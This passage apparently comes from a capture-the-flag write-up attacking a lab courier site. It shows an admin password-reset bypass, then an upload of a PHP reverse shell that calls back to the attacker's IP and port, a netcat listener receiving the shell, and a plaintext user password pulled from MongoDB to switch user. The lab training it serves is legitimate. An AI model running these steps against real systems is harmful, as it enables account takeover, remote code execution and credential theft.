6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=---------------------------411282208730017254871100073464
8 Content-Length: 661
9 Origin: http://skycouriers.thm
10 Connection: keep-alive
11 Referer: http://skycouriers.thm/v2/ResetUser.php
12 Cookie: Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0
  ; POD=0; cu=0; PHPSESSID=h74lkdcp4gd2uofeairgb822vv
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ---------------------------411282208730017254871100073464
17 Content-Disposition: form-data; name="uname"
18
19 test@gmail.com
20 ---------------------------411282208730017254871100073464
21 Content-Disposition: form-data; name="npass"
22
23 password
24 ---------------------------411282208730017254871100073464
25 Content-Disposition: form-data; name="cpass"
26
27 password
28 ---------------------------411282208730017254871100073464
29 Content-Disposition: form-data; name="ci_csrf_token"
30
31
32 ---------------------------411282208730017254871100073464
33 Content-Disposition: form-data; name="send"
34
35 Submit
36 ---------------------------411282208730017254871100073464--
37
```


Observed the "forget password" request in burp suite. We can change

the email id. Let's change it to the admin one.


```
HTTP/1.1 200 OK
Date: Sat, 09 Nov 2024 14:49:58 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 3;url=ResetUser.php
Content-Length: 37
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Password changed.
Taking you back...
```

password changed of the admin...

Let's try the new password.


skycouriers.thm/v2/index.php
Enter AWB/Waybill number
SEARCH
admin@sky.thm
1
Dashboard
Bookings
21
Pickup
2
Manifest
10
Delivered
13
Delay
5
COD:INR
972

Oh!!! Logged in!!!



In profile section we can upload our profile photo, so let's try to upload it...

Request

Pretty Raw Hex


```
POST /v2/profile.php HTTP/1.1
Host: skycouriers.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------152466191935717424271681278813
Content-Length: 3177
Origin: http://skycouriers.thm
Connection: keep-alive
Referer: http://skycouriers.thm/v2/profile.php
Cookie: Bookings=21; Manifest=10; Pickup=2; Delivered=13; Delay=5; CODINR=972; POD=19; cu=1; PHPSESSID=44mjko1enmotc0onp24hi2hmfr
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------152466191935717424271681278813
Content-Disposition: form-data; name="pimage"; filename="revshell.php"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.0.193';
$port = 9999;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```

Search 0 highlights

So, uploading pentestmonkey reverse shell...

```
690 <!-- /v2/profileimages/ -->
691 <script type="text/javascript">
692   function showtab(tab){
693     console.log(tab);
694     if(tab == 'new_task'){
695       $('#new_task').css('display','block');
696       $('#your_task').css('display','none');
697     }
      else{
698       $('#new_task').css('display','none');
699       $('#your_task').css('display','block');
700     }
701   }
702   </script>
```

Now, when explored the response of the request after uploading, got the directory where our reverse shell would be. Let's trigger it!!!



It's loading...

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.18.188 56398
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 14:58:00 up 38 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Got initial access to the server.

```
www-data@sky:/$ cd /home
cd /home
www-data@sky:/home$ ls
ls
webdeveloper
www-data@sky:/home$
```

Got a user in home directory.


```
www-data@sky:/home$ cd webdeveloper
cd webdeveloper
www-data@sky:/home/webdeveloper$ ls
ls
user.txt
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
```

Got user flag...

So, now in order to login as user "webdeveloper" we can login into mysql and find the password of the user but there are no mysql creds. hardcoded in phpmyadmin and anywhere else. So, ran "ps -ef" to see background and found something strange...

```
      00:00:00 /usr/bin/dbus-daemon --syste
      00:00:00 /usr/sbin/apache2 -k start
      00:00:10 /usr/bin/mongod --config /et
      00:00:00 /usr/bin/python3 /usr/bin/ne
```

Mongodb is running...



So, searched and found that typing "mongo" will give an interactive prompt to access the database.

```
> show dbs
shshow dbs
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
> use backup
ususe backup
switched to db backup
> show tables
shshow tables
collection
user
> db.user.find()
dbdb.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasCha
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
>
```


So, found the password of webdeveloper user.

```
www-data@sky:/home/webdeveloper$ su webdeveloper
su webdeveloper
Password: BahamasChapp123!@#

webdeveloper@sky:~$
```

